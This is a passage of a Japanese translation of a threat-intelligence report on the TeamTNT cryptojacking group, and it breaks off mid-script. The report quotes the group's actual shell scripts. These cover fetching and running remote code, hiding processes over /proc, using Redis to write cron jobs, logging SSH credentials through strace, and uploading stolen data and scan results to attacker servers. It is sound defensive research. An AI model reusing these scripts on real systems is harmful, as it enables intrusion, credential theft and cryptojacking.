DNP

TeamTNT によるクリプトマイニングの爆発的増加 🧨

Written by Intezer - 18 February 2022

<エグゼクティブサマリ>

ここ数年、TeamTNT という脅威アクターが非常に活発に活動しています。TeamTNT は、現在、Linux サーバを標的とした主要なクリプトジャッキングの脅威アクターの 1 つです。本レポートでは、この脅威アクターの活動とその戦術・技術・手順（TTPs）を調査し、セキュリティチームが TeamTNT からの攻撃をより適切に検知・防御できるよう、これらの情報を 1 つの文書にまとめて提供しています。

我々の調査結果によると、彼らは 2019 年の秋から活動しており、脅威アクターの活動に関する最初の公開レポートの 6 か月前に活動していたと結論付けられます。この記事を書いている時点で、TeamTNT は主に Kubernetes クラスターの侵害に注力しています。これに先立ち、彼らはかつては、Docker と Redis を実行しているサーバを標的にしていました。また、Intezer 社では、TeamTNT のサーバにホストされている Windows バイナリを発見しましたが、これは Windows マシンを標的にした実験である可能性があります。

脅威アクターのツールの多くは、さまざまな攻撃作戦を通じて一貫しています。彼らのツールの大部分はシェルスクリプトをベースにしていますが、攻撃チェーンには「試行錯誤された」コンパイル済みのバイナリも使用しています。例えば、トレンドマイクロが初めて文書化した Tsunami マルウェアの使用は、2019 年 10 月以降、TeamTNT の攻撃作戦の定番となっています。クリプトジャッキングに加えて、脅威アクターの第 2 の目的は、侵害されたホストの情報を流出させることでした。

Intezer 社は、2020 年の冬の時点で、侵害されたマシンから管理者が使用しているときに SSH 認証情報を盗むために、脅威アクターが新しい技術を利用していることを確認しました。

TeamTNT は、侵害されたマシンでの活動を隠すための技術を採用しており、インシデントレスポンスの調査を困難にしています。TeamTNT のスクリプトはすべて、ディスクに書き込まれることなく実行され、実行後に自動的に削除されるように設計されています。彼らは、procfs 内のプロセスエントリの上に空のフォルダをマウントしたり、UserLand やカーネルレベルのルートキットを使用したりすること

で、実行中のプロセスを隠す技術を使用しています。

この脅威アクターは、HildeTNT というハンドルネームで、Twitter 上で公開プロフィールを持っています。そのツイートの大部分はドイツ語で書かれており、アカウントの所在地はドイツに設定されています。また、脅威アクターが使用しているシェルスクリプトのコメントの多くはドイツ語で書かれています。このことから、TeamTNT の出身国はドイツであると推測されます。セキュリティ業界とのやりとりの多くは、彼らの攻撃作戦を取り上げたレポートへのコメントであり、そのほとんどは誤った結論を指摘するものです。2021 年の春、TeamTNT は、自分たちが犯人と名指しされたいくつかの攻撃作戦に反論しました。

これらの攻撃作戦で使用されたツールは、TeamTNT の古いスクリプトをベースにしたものであり、彼らが現在使用しているものではありませんでした。これは、別の脅威アクターが TeamTNT のコピーを始めたことを示唆しています。

目次

<序章>

Amazon Web Services（AWS）が登場して以来、オンプレミスからクラウドへの移行は着実に進んでいますが、この移行に伴い、サービスを取り巻くセキュリティも変化しています。オンプレミスの場合は、設定ミスのサービスも企業のファイアウォールの内側にあるため、結果的にインターネット上で露出されることはなく、寛容な場合もあります。一方、クラウドサービスの設定ミスは、攻撃者にとっては格好の標的となります。パロアルトネットワークスは、2021 年の春に、クラウドサーバへの攻撃を、Docker ハニーポットを使って調査しました。その結果、ハニーポットは約 90 分ごとに攻撃を受けていたことが判明しました。これらの攻撃のうち、約 76%がクリプトジャッキングの脅威アクターによるものでした。この分野で最も活動的なアクターの 1 つが TeamTNT です。TeamTNT に関する最初の公開レポートは、トレンドマイクロが 2020 年 5 月に発表したもので、露出した Docker インスタンスを実行しているサーバに対する攻撃を取り上げています。

これは初期の活動ではありますが、この脅威アクターに起因する可能性があると名指しできる最も早い活動ではありません。本レポートの一環として、同年 2 月に行われた攻撃作戦に関する知識を共有し、TeamTNT が少なくとも 2019 年 10 月から活動しているという証拠も提供します。

TeamTNT による最初の一連の攻撃作戦は、Redis インスタンスのみを対象としていました。1 年半以上の期間を通じて、彼らは Redis から移行し、代わりに Docker サービスや、最近では Kubernetes クラスターを標的にしています。これには、クラウド監視ソフトウェアを使用して、脆弱なサーバにクリプトマイナーを導入するという方法も含まれています。

脅威アクターが使用する技術やツールは、時間の経過とともに少しずつ進化していますが、一般的に望まれる結果は同じです。Intezer 社が発見した最初の攻撃作戦は、2020 年 2 月頃に行われたもので、認証情報を盗むためのテクニックを使い、侵害されたシステムに隠れていようとしました。現在も使用されているツールの多くは、この最初の攻撃作戦で活用されていました。

例えば、Tsunami Internet Relay Chat（IRC）ボットと Rathole として知られるバックドアが使用されました。TeamTNT で使用されるツールの大半は、オープンソースまたはソースコードで利用可能なものですが、カスタムメイドツールや、Windows マシンを標的可能なピボットも特定しました。TeamTNT は*NIX サーバの標的にすることに多額に投資しているように見えるためこれは興味深い逸脱です。最近の攻撃作戦では、Kubernetes やクラウドのワークロードを標的にして、クリプトマイナーだけでなく、クラウド関連の設定や認証情報を盗むことを目的としています。

TeamTNT は、クリプトジャッキングの脅威アクターに関しては少し異例な存在です。ほとんどの脅威アクターが影に隠れていますが、この脅威アクターはウェブ上で存在感を示しています。Twitter で公開プロフィールを持っており、現在の攻撃作戦の成功についてツイートしている研究コミュニティとやり取りすることもあります。ソーシャルメディアアカウントによると、彼らはドイツに在住し、ツイートの大部分はドイツ語で書かれています。脅威アクターと研究コミュニティとのやり取りは、主にアナリストが下した誤った結論に対するコメントという形で行われています。

2021 年の春、TeamTNT に似た新しい攻撃作戦がいくつか発見されました。いずれのケースでも、脅威アクターは、それが自分たちの攻撃作戦ではなく、誰かが自分たちの古いスクリプトを再利用して自分たちの攻撃作戦に見せかけていることをすぐに指摘しました。これに先立ち、TeamTNT は自分たちを名指しされたいかなる攻撃作戦にも反論していませんでした。それどころか、自分たちの能力を誇示するために Twitter を利用していました。

TeamTNT の活動は衰えていないようです。彼らは、自分たちのツールを再利用して攻撃を続けています。これは、セキュリティツールによって彼らの活動が妨げられていないからかもしれません。この脅威アクターに関する潜在的な誤報のため、Intezer 社は TeamTNT の活動をさらに深く掘り下げて、チームのタイムラインと戦術、技術、手順 (TTP) について理解を深めることにしました。この知識を活用して、これらの情報を一つのリソースとして適切に整理し、セキュリティチームがこの脅威アクターからの攻撃をより適切に検知・防御できるようにすることを目指しています。

<始動>

TeamTNT の活動に関する最初の公開レポートは、トレンドマイクロが 2020 年 5 月に発表したものです。このレポートは、初期の活動の一部をカバーしていますが脅威アクターにまで遡ることができる初期の活動は含まれていません。このレポートでは、侵害のネットワーク痕跡指標（IoC）の 1 つとして、ドメイン名 teamtnt[.]red が挙げられています。このドメインは 2020 年 2 月 10 日に登録され、脅威アクターによる TeamTNT への最初の参照の 1 つです。このインフラストラクチャは、保護されていない Redis サーバへの攻撃に対して、脅威アクターによって使用されました。この攻撃作戦で使用された最初の「setup」スクリプトは、2020 年 2 月 26 日に VirusTotal にアップロードされました。この setup スクリプトは、攻撃に使用された残りのモジュールをダウンロードします。その多くは、bash または /bin/sh に直接パイプされるシェルスクリプトですが、一部のファイルはディスクにも書き込まれました。図 1 は、異なるモジュールによってダウンロードおよび実行されたすべてのパーツの図です。今回取得できた最も古いファイルは、ドメイン名が登録されてから 4 日後にサーバに追加されており、最初の攻撃作戦がいつ開始されたかがわかります。




図 1:保護されていない Redis サーバに脅威アクターが侵入した際に、異なるパーツがどのようにダウンロードされ、実行されるかを示した図。

セットアップ

マシンへの感染は、**load** というサブフォルダにある **setup.sh** シェルスクリプトの実行から始まりました。このスクリプトは、TeamTNT が使用するツールチェーンの他の部分をダウンロードして実行する役割を果たします。このファイルには、図 2 に示すように、上部にコメントが付いています。このコメントによると、このファイルはモジュール **scan/pwn Redis Server Setup** でした。

```
#!/bin/bash
#
#       priv8 Module scan/pwn Redis Server Setup
#       (c) 2020 HildeGard for TeamTNT priv8 App
#
export HISTFILE=/dev/null
history -c

apt-get install -y curl wget || apt-get install --reinstall -y curl wget
yum install -y curl wget || yum reinstall -y curl wget

if [ -f "/bin/kthreadd" ];then
echo "vorhanden!"
else
curl http://teamtnt.red/load/whois2.irc.sh|bash
fi

curl http://teamtnt.red/load/tmp.min.sh|bash
curl http://teamtnt.red/up/sysinfo.txt|bash
if [ -f "/dev/sdha/.../dbus-config" ];then
echo "is working..."
exit
else
```

図 2: setup.sh file の最初の数行.このファイルは、他の Redis サーバをスキャンして感染するようにマシンをセットアップします。

このスクリプトが最初に行うことの一つは、特定のバイナリが実行されているかどうかをチェックすることです。 起動していない場合は、そのバイナリ用に whois2.irc.sh というセットアップスクリプトをダウンロードします。このシェルスクリプトによってインストールされたバイナリは、Tsunami マルウェアのインスタンスです。このマルウェアの詳細については、「ツール」の章を参照してください。

さらに、サーバ（teamtnt.red にホストされている）から tmp.min.sh と sysinfo.txt という 2 つのシェルスクリプトがダウンロードされました。1 つ目のシェルスクリプトは感染したマシンにマイナーをインストールし、2 つ目のシェルスクリプトはホスト情報を収集します。

シェルスクリプトのダウンロードと実行に続いて、スクリプトはプロセスを隠そうとします。実行されるシェルコマンドを図 3 に示します。プロセスを隠すために、シェルスクリプトが/bin/hid に作成されます。シェルスクリプトは、最初に/etc/mtab のコピーを作成することにより、プロセスを隠します。この後、/proc の下のプロセスのフォルダの上に空のフォルダをマウントします。最後に、/etc/mtab ファイルまたはシンボリックリンクをマウント前に作成したコピーで上書きします。これらの手順は、ps や top などの/proc ファイルシステムをウォークするプログラムからプロセスを隠します。管理者が mtab ファイルをチェックすると、マウントエントリは存在しませんが、mount コマンドを実行してマウントポイントを一覧表示すると、bind mount が表示されます。セットアップが hid シェルスクリプトを実行した後、/proc の下に proc ファイルシステムの別のインスタンスをマウントします。これにより、基本的に、hid シェルスクリプトによって実行されたプロセスが取り消されます。

```
function hidfile(){
chattr -i /bin/hid
echo '#!/bin/bash' > /bin/hid
echo 'declare dir=/usr/foo' >> /bin/hid
echo 'if [ ! -e $dir ]; then' >> /bin/hid
echo '   mkdir $dir; fi' >> /bin/hid
echo 'cp /etc/mtab /usr/t' >> /bin/hid
echo 'mount --bind /usr/foo /proc/$1' >> /bin/hid
echo 'mv /usr/t /etc/mtab   ' >> /bin/hid
chmod +x /bin/hid
chattr +i /bin/hid
}
hidfile
hid $$
mount -t proc proc /proc

setenforce 0 2>/dev/null
ulimit -n 50000
sleep 1
iptables -I INPUT 1 -p tcp --dport 6379 -j DROP 2>/dev/null
iptables -I INPUT 1 -p tcp --dport 6379 -s 127.0.0.1 -j ACCEPT 2>/dev/null
sleep 1

mkdir /dev/sdha 2>/dev/null
mkdir /dev/sdha/... 2>/dev/null
mkdir /dev/sdha/.../.res 2>/dev/null
ROOTDIR="/dev/sdha/..."
```

図 3:隠蔽処理のためのシェルスクリプトを作成するセットアップスクリプトのセクション

他の脅威アクターが Redis インスタンスを侵害することを防ぐために、セットアップスクリプトは、

localhost からのポート 6379 での接続のみを受け入れる iptables ルールを追加しました。また、このシェルスクリプトは、感染したマシンの IP アドレスを記録するためと思われる C2 サーバへのリクエストを実行します。

この攻撃作戦では、脅威アクターは保護されていない Redis サーバを侵害することに重点を置いていました。セットアップスクリプトは、Redis サーバ上で実行されるペイロードを作成します。そのコードを図 4 に示します。Redis の FLUSHALL 発行を利用して、セットアップスクリプトをダウンロードする cron ジョブを作成しています。このセットアップスクリプトは、Tsunami をセットアップしていない点を除いて、メインのセットアップスクリプトとほぼ同じです。

```
rm -rf $ROOTDIR/.dat $ROOTDIR/.shard $ROOTDIR/.ranges $ROOTDIR/.lan 2>/dev/null
sleep 1
echo 'config set dbfilename "nginx"' > $ROOTDIR/.dat
echo 'save' >> $ROOTDIR/.dat
echo 'flushall' >> $ROOTDIR/.dat
echo 'set backup1 "\n\n\n*/2 * * * * curl -fsSL http://teamtnt.red/load/minion/setup.sh | sh\n\n"' >> $ROOTDIR/.dat
echo 'set backup2 "\n\n\n*/3 * * * * wget -q -O- http://teamtnt.red/load/minion/setup.sh | bash\n\n"' >> $ROOTDIR/.dat
echo 'set backup3 "\n\n\n*/4 * * * * curl -fsSL http://teamtnt.red/load/minion/setup.sh | bash\n\n"' >> $ROOTDIR/.dat
echo 'set backup4 "\n\n\n*/5 * * * * wget -q -O- http://teamtnt.red/load/minion/setup.sh | sh\n\n"' >> $ROOTDIR/.dat
echo 'config set dir "/var/spool/cron/"' >> $ROOTDIR/.dat
echo 'config set dbfilename "nginx"' >> $ROOTDIR/.dat
echo 'save' >> $ROOTDIR/.dat
echo 'config set dir "/var/spool/cron/crontabs"' >> $ROOTDIR/.dat
echo 'config set dbfilename "nginx"' >> $ROOTDIR/.dat
echo 'save' >> $ROOTDIR/.dat
sleep 1
```

図 4: Redis ペイロードを作成するコード

セットアップスクリプトは、Tsunami と bioset が実行されているかどうかを確認します。実行されている場合、スクリプトはプロセスを再起動して、hid シェルスクリプトでプロセスを非表示にします。それらが実行されていない場合は、ダウンロードしてから開始し非表示にします。

感染対象となる他の Redis サーバを見つけるために、脅威アクターは pnscan を使用します。セットアップスクリプトは、スキャナのソースコードをダウンロードしてコンパイルします。スキャナは /usr/sbin/dbus-daemon に「インストール」されます。もう 1 つのシェルスクリプトがダウンロードされ、スキャンと、見つかった Redis サーバへのペイロードの送信を処理します。すべてのステージのダウンロードと起動が完了すると、セットアップスクリプトは感染したホストから自身を削除します。

DDoS ボットセットアップ

このシェルスクリプトは、TsunamiDDoS ボットをダウンロードしてインストールします。このスクリプトは、スクリプトが root として実行されたかどうかに基づいて、バイナリを 2 つの異なる場所にインストールします（図 5）。root として実行された場合、マルウェアは/bin/kthreadd にインストールされ、

それ以外の場合は/tmp/.tmp にインストールされます。マルウェアをインストールする前に、スクリプトはすべての iptables チェーンをフラッシュして削除し、抵抗なく C2 サーバに接続できるようにします。

```
function installroot(){
if [ -f "/bin/kthreadd" ];then
echo "vorhanden!"
rm -f $0
else
freeiptables
wget http://teamtnt.red/load/whois.irc -O /bin/kthreadd
chmod +x /bin/kthreadd
/bin/kthreadd
chattr +i /bin/kthreadd || /usr/bin/chafix +i /bin/kthreadd
rm -f $0
fi
}

function installtmp(){
if [ -f "/tmp/.tmp" ];then
echo "vorhanden!"
rm -f $0
else
freeiptables
wget http://teamtnt.red/load/whois.irc -O /tmp/.tmp
chmod +x /tmp/.tmp
/tmp/.tmp
chattr +i /tmp/.tmp || /usr/bin/chafix +i /tmp/.tmp
rm -f $0
fi

}
```

図 5:スクリプトは、root 権限がある場合、ボットを/bin の下にインストールします。それ以外の場合は、/tmp フォルダにインストールされます。

システムに関する情報を収集

ファイル sysinfo.txt は、テキストファイルに偽装されていますが、セットアップスクリプトによって実行されるシェルスクリプトです。スクリプトが同一マシンで複数回実行される場合に備えて、「ロック」ファイルが作成されます。図 6 は、ロックファイルのチェックの様子を示しています。ロックファイルが存在する場合、スクリプトは早期に終了します。初めて実行される場合は、マシンに関する情報の収集を開始します。図 6 には、使用可能な RAM を決定するために使用されるロジックも示されています。


```
#!/bin/bash
mount proc /proc -t proc
# curl http://teamtnt.red/up/sysinfo.txt|bash

thelockfile=.removelock

    if [ -f "/usr/bin/$thelockfile" ]
    then
    echo "Server bereits in der DBs vorhanden!!!"
    exit 1
    fi

    if [ -f "/tmp/$thelockfile" ]
    then
    echo "Server bereits in der DBs vorhanden!!!"
    exit 1
    fi
echo $release > /usr/bin/$thelockfile
echo $release > /tmp/$thelockfile
tempfile=/usr/bin/.sclock

free -hm|awk '{print $2,$3,$4}' > $tempfile
inforam=`sed -n '2p' $tempfile`
rm -f $tempfile
```

図 6：マシンのシステム情報がすでに収集されているかどうかを確認するスクリプトの一部。そうでない場合は、使用可能な RAM を取得します。


このスクリプトでは、スクリプトを実行しているユーザのユーザ名、CPU の速度、マシンの稼働時間、32 ビットか 64 ビットか、CPU コアの数、どの Linux ディストリビューションかなども収集します。この情報はすべて、図 7 に示す wget コマンドを介して、脅威アクターのサーバに送信されます。スクリプトは終了すると、自分自身を削除します。

```
wget "http://teamtnt.red/up/ip.php?uptime=$uptimeinfo&ram=$inforam&
cpumhz=$cpumhz&is32or64bit=$is32or64bit&cpucore=$numberofcores&
lsb_release=$release&myusername=$myusername" -q -O $tempfile
rm -f $tempfile
```

図 7:ホスト情報をアクターの管理するサーバに流出

SSH 認証情報の取得

s_poor.ssh.sh シェルスクリプトはセットアップスクリプトによってダウンロードされ、図 8 に示されているファイル上部のコメントによると、SSH 認証情報を盗むために使用されています。



```
#!/bin/bash
#            PoorMen SSH log&up Modul for MiningInfector V2.5
#            (c) 2020 by HildeGard - TeamTNT priv8 Stuff :P



NEEDFILEARRAYAPT=("wget" "curl" "cron" "crond" "strace" "bash")
NEEDFILEARRAYYUM=("wget" "curl" "curl-devel" "crontabs" "strace" "bash")


function mainapp(){
    installneed
    checkkeylogerinstall
}

function installneed(){
cat /etc/os-release | grep -vw grep | grep "rhel" >/dev/null
if [ $? -eq 0 ]
then
installviayum
else
installviaapt
fi
}
```

図 8: SSH 認証情報盗用モジュール上部のコメント

このモジュールは strace とシェル・エイリアスを組み合わせて使用し、活動を記録します。cron ジョブを使用して、ログファイルを脅威アクターが管理するサーバにアップロードします。図 9 に見られるように、スクリプトはマシン上の root ユーザとすべての通常ユーザの bashrc ファイルにエイリアス・コードを追加します。この後、ユーザが SSH を使用して別のマシンに接続すると、strace が使用されてアクティビティがログファイルに記録されます。図 9 に追加されている cron ジョブは、5 分ごとにアップロードスクリプトを実行します。


```
function makethejobincron(){
chattr -i /etc/crontab 2>/dev/null
echo " " > /etc/crontab 2>/dev/null
/etc/crontab -r 2>/dev/null
cat <(crontab -l) <(echo "*/5 * * * * root bash /usr/bin/systemd-config") | crontab -
chattr +i /etc/crontab 2>/dev/null
echo "*/5 * * * * /usr/bin/systemd-config" | tee -a /var/spool/cron/rootsyshealt
chmod +x /var/spool/cron/rootsyshealt
}

function setup_poormansshlogger(){
if [ -f /root/.bashrc ]; then
        echo "alias ssh='strace -o /usr/bin/lib/pw/sshpwd-root.log -e read,write,connect
        -s2048 ssh'" >> /root/.bashrc
fi
for file in /home/*
do
    if test -d $file; then
        if [ -f $file/.bashrc ]; then
        chattr -i $file/.bashrc 2>/dev/null
            echo "alias ssh='strace -o /usr/bin/lib/pw/sshpwd-USER.log -e read,write,connect
            -s2048 ssh'" >> $file/.bashrc
        chattr +i $file/.bashrc 2>/dev/null
        fi
    fi
done
}
```

図 9: strace を介した SSH 認証情報の収集。ログファイルは、cron ジョブを介して 5 分ごとにアップロードされます。

図 10 に示すように、アップロードスクリプトは比較的簡単です。ログファイルが存在するかどうかをチェックします。ログファイルが存在する場合、削除される前に curl を使用してファイルをアップロードします。

```
#!/bin/sh
if [ -f "/usr/bin/lib/pw/sshpwd-root.log" ];then
curl -F "userfile=@/usr/bin/lib/pw/sshpwd-root.log" http://teamtnt.red/up/index2.php 2>/dev/null
rm -f /usr/bin/lib/pw/sshpwd-root.log 2>/dev/null
fi

if [ -f "/usr/bin/lib/pw/sshpwd-USER.log" ];then
curl -F "userfile=@/usr/bin/lib/pw/sshpwd-USER.log" http://teamtnt.red/up/index2.php 2>/dev/null
rm -f /usr/bin/lib/pw/sshpwd-USER.log 2>/dev/null
fi
exit
```

図 10: strace ログのスクリプトをアップロード

侵害するために他のマシンをスキャン

セットアップスクリプトによってダウンロードされた dbus-config ファイルは、Redis エクスプロイト/スキャンモジュールです。図 11 に示すように、以前にダウンロードしてコンパイルした pnscan を使用しています。このモジュールは IPv4 スペース全体をスキャンして他の Redis サーバを探します。別のサーバが見つかると、マシン上の Redis クライアントを使用してペイロードを送信します。これにより、

悪用されたサービスは、セットアップスクリプトをダウンロードするcronジョブをセットアップします。

```
while [ true ] ; do
    for x in $( seq 1 224 | sort -R ); do
    for y in $( seq 0 255 | sort -R ); do
    echo "$x.$y.0.0/16"
    $pnx -t512 -R '6f 73 3a 4c 69 6e 75 78' -W '2a 31 0d 0a 24 34 0d 0a 69 6e 66 6f 0d 0a' $x.$y.
    0.0/16 6379 > $ROOTDIR/.res/.r.$x.$y.o
    awk '/Linux/ {print $1, $3}' $ROOTDIR/.res/.r.$x.$y.o > $ROOTDIR/.res/.r.$x.$y.l
    while read -r h p; do
cat $ROOTDIR/.dat | redis-cli -h $h --raw
cat $ROOTDIR/.dat | redis-cli -h $h -a redis --raw
cat $ROOTDIR/.dat | redis-cli -h $h -a root --raw
    done < $ROOTDIR/.res/.r.$x.$y.l
rescleanandup
    done
    done
    sleep 1
done
```

図 11: Redis スキャン機能

図 12 に示すように、結果は脅威アクターが制御するサーバにアップロードされます。

```
function rescleanandup(){
UPFILE="$ROOTDIR/results_$x.$y.txt"
cat $ROOTDIR/.res/.r*l >> $UPFILE

if [ -s $UPFILE ]
 then
curl -F "userfile=@$UPFILE" http://123.56.193.119/.../up.php
rm -f $UPFILE
rm -f $ROOTDIR/.res/.*
 else
   rm -f $UPFILE
   rm -f $ROOTDIR/.res/.*
fi
}
```

図 12:スキャン結果は脅威アクターが制御するサーバにアップロード

クリプトマイニング

tmp.min.sh シェルスクリプトの主な仕事は、マイニングプロセスの設定です。マイナー、ウォッチドッグプロセス、設定ファイルをダウンロードします。このインストール作業は、シェルスクリプトに root 権限があるかどうかによって異なります。権限がある場合は、root 設定を実行するために 2 番目のステージがダウンロードされて実行されます。そうでない場合、スクリプトはファイルをダウンロードして temp ディレクトリにインストールします。設定は、感染したホストごとに一意になるように変更されます。ワーカーID は、スクリプトを実行するユーザのユーザ名とマシン名に基づいて作成されます。使用

されるマイナーは、XMRigCC と呼ばれる XMRig のフォークです。マイナーを制御するために使用できるダッシュボードを提供します。攻撃作戦で使用されたコマンドセンターは 80.211.206.105 にありました。

Watchdogd プロセス

watchdogd バイナリは、C++で記述された単純なアプリケーションです。コードの再利用分析を図 13 に示します。その唯一の目的は、マイナーが実行されていることを確認することです。これは、ループを使用して libc のシステム関数を呼び出すことによって行われます。プロセスが終了すると、システムへの呼び出しが繰り返されます。




図 13： watchdogd バイナリのコード再利用解析

NarrenKappe(ナレンカッペ)

NarrenKappe は、ドイツ語で道化師の帽子の意味ですが、スクリプトに root レベルの権限がある場合に実行されるマイニングセットアップスクリプトです。権限が高いため、通常のユーザとして実行するよりもいくつかの追加アクションを実行します。

まず、ウォッチドッグプロセスが実行されているかどうかをチェックし、セットアップを終了します。そうでなければ、以前の感染による古いファイルがマシン上に存在するかどうかをチェックし、それらを削除します。続いて、マシン上のすべての cron ジョブを削除します。図 14 のコマンドを使って、他の感染を一掃しようとします。


```
function cleanthesystem(){
#systemctl stop crond
#service crond stop

crontab -r 2>/dev/null
